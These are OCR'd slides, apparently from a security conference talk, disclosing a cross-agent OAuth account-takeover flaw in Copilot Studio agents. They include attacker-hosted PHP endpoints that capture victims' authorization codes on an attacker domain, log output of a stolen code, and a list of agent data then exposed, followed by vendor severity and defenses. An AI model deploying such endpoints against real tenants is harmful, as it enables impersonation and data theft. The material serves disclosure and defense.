
[NEW] Cross-agent COAT in Connection-based OAuth




- **Attacker:** infiltrates via malicious agent, can register malicious tools ***by design***
- **Target:** *any* tool in *any* agent

Case Study: Confused Deputy in Copilot Studio

Attack Type 4 – Cross-agent COAT







Copilot Studio supports OAuth for *authenticating users* at Identity Providers as well as authorizing users' tool access

Case Study: Confused Deputy in Copilot Studio

Attack Type 4 – Cross-agent COAT






Attacker ***cannot*** login to Victim's Copilot,
Since it's configured with
Single-tenant (Victim's tenant) in Entra ID

Case Study: Confused Deputy in Copilot Studio

Attack Type 4 – Cross-agent COAT

Attacker's Copilot



Authenticate manually
Set up authentication for any channel
Require users to sign in

Redirect URL
https://token.botframework.com/.auth/web/re
Copy

Service provider *
Generic OAuth 2

Client ID *
123456

Client secret *
••••••

fill in arbitrarily

Scope list delimiter *
default

attacker's domain

Authorization URL template *
https://ms.minetest.land/oauth_copilot/authorization.php

Authorization URL query string template *
?client_id={ClientId}&response_type=code&redirect_uri={RedirectUrl}&scope={Scopes}&state={State}

Token URL template *
https://ms.minetest.land/oauth_copilot/token.php

attacker's domain

Token URL query string template *
?

Token body template *
code={Code}&grant_type=authorization_code&redirect_uri={RedirectUrl}&client_id={ClientId}&client_secret={ClientSecret}

/authorize

Vaults SFTP Attacker

```
<?php
header("Location: https://login.microsoftonline.com/2447d103-f777-47f3-aa88-d00f10ce4bca/oauth2/v2.0/authorize?client_id=51518a51-caf5-44a6-af66-22b2e362636d&response_type=code&scope=profile+openid+offline_access&redirect_uri=https%3a%2f%2ftoken.botframework.com%2f.auth%2fweb%2fredirect&state=".$_GET['state']);
?>
~
```

/token


Vaults SFTP Attacker


```
<?php
$arr = array('access_token' => 'foobar', 'token_type' => 'Bearer', 'expires_in' => 36000000);
echo json_encode($arr);
file_put_contents('authorization_code.txt', file_get_contents('php://input'));
?>
~
```


Attacker configures their own Copilot, preparing **malicious endpoints** for the attack

Case Study: Confused Deputy in Copilot Studio

Attack Type 4 – Cross-agent COAT








Attacker embeds **OAuth URL** of *Attacker's Copilot* for social engineering

Victim gets tricked to make a **click**



Case Study: Confused Deputy in Copilot Studio

Attack Type 4 – Cross-agent COAT

Vaults | SFTP | /token | Attacker

```
root@instance-6:/var/www/html/oauth_copilot# tail -f *.txt
code=0.Ab0AA9FHJHf380eqiNAPEM5LylGKUVH1yqZEr2YisuNiY20DAa4.AgABBAIAAADW6jl31mB3T7ugrWTT8pFeAwDs_wUA9P8Ra3NLiH0njE_bpAshUCBY7m904zU3VhetmnOLUOEwn6
oMuifliV25RewhrBGshx1sYwZG72TBCko8juix646rn0VKgq1Jf7_vC-H01SQEs1P5ffd-6asWAfg0Q5ScxHQsXa5ITiLLKCYAimo_HysC5Cqs3uyH7k5jTGjXxmLqDMUYCMb5M0SPdQaGfEk
IJc3MCRf3EiRXDFT0Z3mNCLpmMObH44PnmaYkrLq57aT86teiPQEOmUFqOc7Zz2cBCqKLPwKkXOp0kofr4ziq02T--f0rNC7jCP2mTdz7VdXxne9UYsjP3Qz2H7Wu7fjpLvWhQSA29NYpbldk
0eoNOMb_bxzESAgYSKBnQMKSANeEevNi2kiu9Tr-2AFdXWU7c6uUwM8f8kd3_AXQdqTAK_UFRoVjZhJR823LPCws9ThUQFHeryEHaXHCXokIgnJtQrm7Mj8EkQ0rdfptcU_zNf2g9DG3A9ovD
M6IxM8zx9jXVG63S6fSvTSv-3ZKXl4yVpdZHBbZC6Emn1-DhvhUPMxeVN_awVZBYL29zNsbwGc_Rys30-lSOeMZ9Mxja6BZosSkmtYWAPGQhxkr5-xFlA5VL8wgNRaGLIqHLaHWq-QOITMFJ4
Vix3mlaNZ7Bhi0Qu_vPO1J4z_51JgXnG72WAmfd69q5gGW0TZc_1jX0xTeR0fGcSqggx1FRvSwoB-MMnBFZe3iV-jZa4GMCL7JSi4MMUC227SZJ-DlQaZXUw&grant_type=authorization
_code&redirect_uri=https%3A%2F%2Ftoken.botframework.com%2F.auth%2Fweb%2Fredirect&client_id=123456&client_secret=abcdef
```

Victim's auth code for *Victim's Copilot* leaked to ***Attacker***

Case Study: Confused Deputy in Copilot Studio

Attack Type 4 – Cross-agent COAT

Vaults | SFTP | /token | Attacker

```
root@instance-6:/var/www/html/oauth_copilot# tail -f *.txt
code=0.Ab0AA9FHJHf380eqiNAPEM5LylGKUVH1yqZEr2YisuNiY20DAa4.AgABBAIAAADW6jl31mB3T7ugrWTT8pFeAwDs_wUA9P8Ra3NLiH0njE_bpAshUCBY7m904zU3VhetmnOLUOEwn6
oMuifliV25RewhrBGshx1sYwZG72TBCko8juix646rn0VKgq1Jf7_vC-H01SQEs1P5ffd-6asWAfg0Q5ScxHQsXa5ITiLLKCYAimo_HysC5Cqs3uyH7k5jTGjXxmLqDMUYCMb5M0SPdQaGfEk
IJc3MCRf3EiRXDFT0Z3mNCLpmMObH44PnmaYkrLq57aT86teiPQEOmUFqOc7Zz2cBCqKLPwKkXOp0kofr4ziq02T--f0rNC7jCP2mTdz7VdXxne9UYsjP3Qz2H7Wu7fjpLvWhQSA29NYpbldk
0eoNOMb_bxzESAgYSKBnQMKSANeEevNi2kiu9Tr-2AFdXWU7c6uUwM8f8kd3_AXQdqTAK_UFRoVjZhJR823LPCws9ThUQFHeryEHaXHCXokIgnJtQrm7Mj8EkQ0rdfptcU_zNf2g9DG3A9ovD
M6IxM8zx9jXVG63S6fSvTSv-3ZKXl4yVpdZHBbZC6Emn1-DhvhUPMxeVN_awVZBYL29zNsbwGc_Rys30-lSOeMZ9Mxja6BZosSkmtYWAPGQhxkr5-xFlA5VL8wgNRaGLIqH[redacted]ITMFJ4
Vix3mlaNZ7Bhi0Qu_vPO1J4z_51JgXnG72WAmfd69q5gGW0TZc_1jX0xTeR0fGcSqggx1FRvSwoB-MMnBFZe3iV-jZa4GMCL7JSi4MMUC227SZJ-DlQaZXUw&grant_type[redacted]on
_code&redirect_uri=https%3A%2F%2Ftoken.botframework.com%2F.auth%2Fweb%2Fredirect&client_id=123456&client_secret=abcdef
```

Victim's auth code for *Victim's Copilot* leaked to ***Attacker***

302 RESPONSE

STATUS: 302 Found

HEADERS

Location	https://token.botframework.com/.auth/web/redirect?code=0.Ab0AA9FHJHf38(
Header name	Header value

Attacker redeems the ***stolen auth code*** for a ***token***


Case Study: Confused Deputy in Copilot Studio

Attack Type 4 – Cross-agent COAT


Vaults SFTP **/token** Attacker

```
root@instance-6:/var/www/html/oauth_copilot# tail -f *.txt
code=0.Ab0AA9FHJHf380eqiNAPEM5LylGKUVH1yqZEr2YisuNiY20DAa4.AgABBAIAAADW6jl31mB3T7ugrWTT8pFeAwDs_wUA9P8Ra3NLiH0njE_bpAshUCBY7m904zU3VhetmnOLUOEwn6
oMuifliV25RewhrBGshx1sYwZG72TBCko8juix646rn0VKgq1Jf7_vC-H01SQEs1P5ffd-6asWAfg0Q5ScxHQsXa5ITiLLKCYAimo_HysC5Cqs3uyH7k5jTGjXxmLqDMUYCMb5M0SPdQaGfEk
IJc3MCRf3EiRXDFT0Z3mNCLpmMObH44PnmaYkrLq57aT86teiPQEOmUFqOc7Zz2cBCqKLPwKkXOp0kofr4ziq02T--f0rNC7jCP2mTdz7VdXxne9UYsjP3Qz2H7Wu7fjpLvWhQSA29NYpbldk
0eoNOMb_bxzESAgYSKBnQMKSANeEevNi2kiu9Tr-2AFdXWU7c6uUwM8f8kd3_AXQdqTAK_UFRoVjZhJR823LPCws9ThUQFHeryEHaXHCXokIgnJtQrm7Mj8EkQ0rdfptcU_zNf2g9DG3A9ovD
M6IxM8zx9jXVG63S6fSvTSv-3ZKXl4yVpdZHBbZC6Emn1-DhvhUPMxeVN_awVZBYL29zNsbwGc_Rys30-lSOeMZ9Mxja6BZosSkmtYWAPGQhxkr5-xFlA5VL8wgNRaGLIqH[redacted]TMFJ4
Vix3mlaNZ7Bhi0Qu_vPO1J4z_51JgXnG72WAmfd69q5gGW0TZc_1jX0xTeR0fGcSqggx1FRvSwoB-MMnBFZe3iV-jZa4GMCL7JSi4MMUC227SZJ-DlQaZXUw&grant_type[redacted]on
_code&redirect_uri=https%3A%2F%2Ftoken.botframework.com%2F.auth%2Fweb%2Fredirect&client_id=123456&client_secret=abcdef
```

Victim's auth code for *Victim's Copilot* leaked to ***Attacker***



Attacker redeems the ***stolen*** ***auth code*** for a ***token***



Attacker logged in to *Victim's Copilot* ***under Victim's identity***

Case Study: Confused Deputy in Copilot Studio

Attack Type 4 – Cross-agent COAT

- **Severity: Important**
- **Security Impact: Spoofing**

+ Meeting w/ Engineering Team

With 1-click on a hyperlink:

- Cross-agent Cross-tool Account Takeover
  (-Copilot) (-tenant)

Once authenticated as the victim:


- Attacker can enjoy access to ***all data*** in *Victim's Copilot*, guarded by Copilot Studio's OAuth:
  - ***Identity***, impersonation of the victim
  - ***Delegated Permissions***, assigned via victim's Entra ID
  - ***Knowledge Sources***, configured to ground victim's agent
  - ***Actions & Tools***, powered by Power Platform Connectors & Bot Framework skills
  - ... and more

Confused Deputy: Defense

Attack Type 4 – Cross-agent COAT

[BHUSA '24] Cross-app/tool OAuth Account Takeover (COAT)


Integration Platform *Tools*



Defense:
- Differentiate each tool with distinct redirect_uri
- match tool ID at /callback

★ [NEW] Cross-agent COAT in Connection-based OAuth

Agent *Token Manager* *Tools*



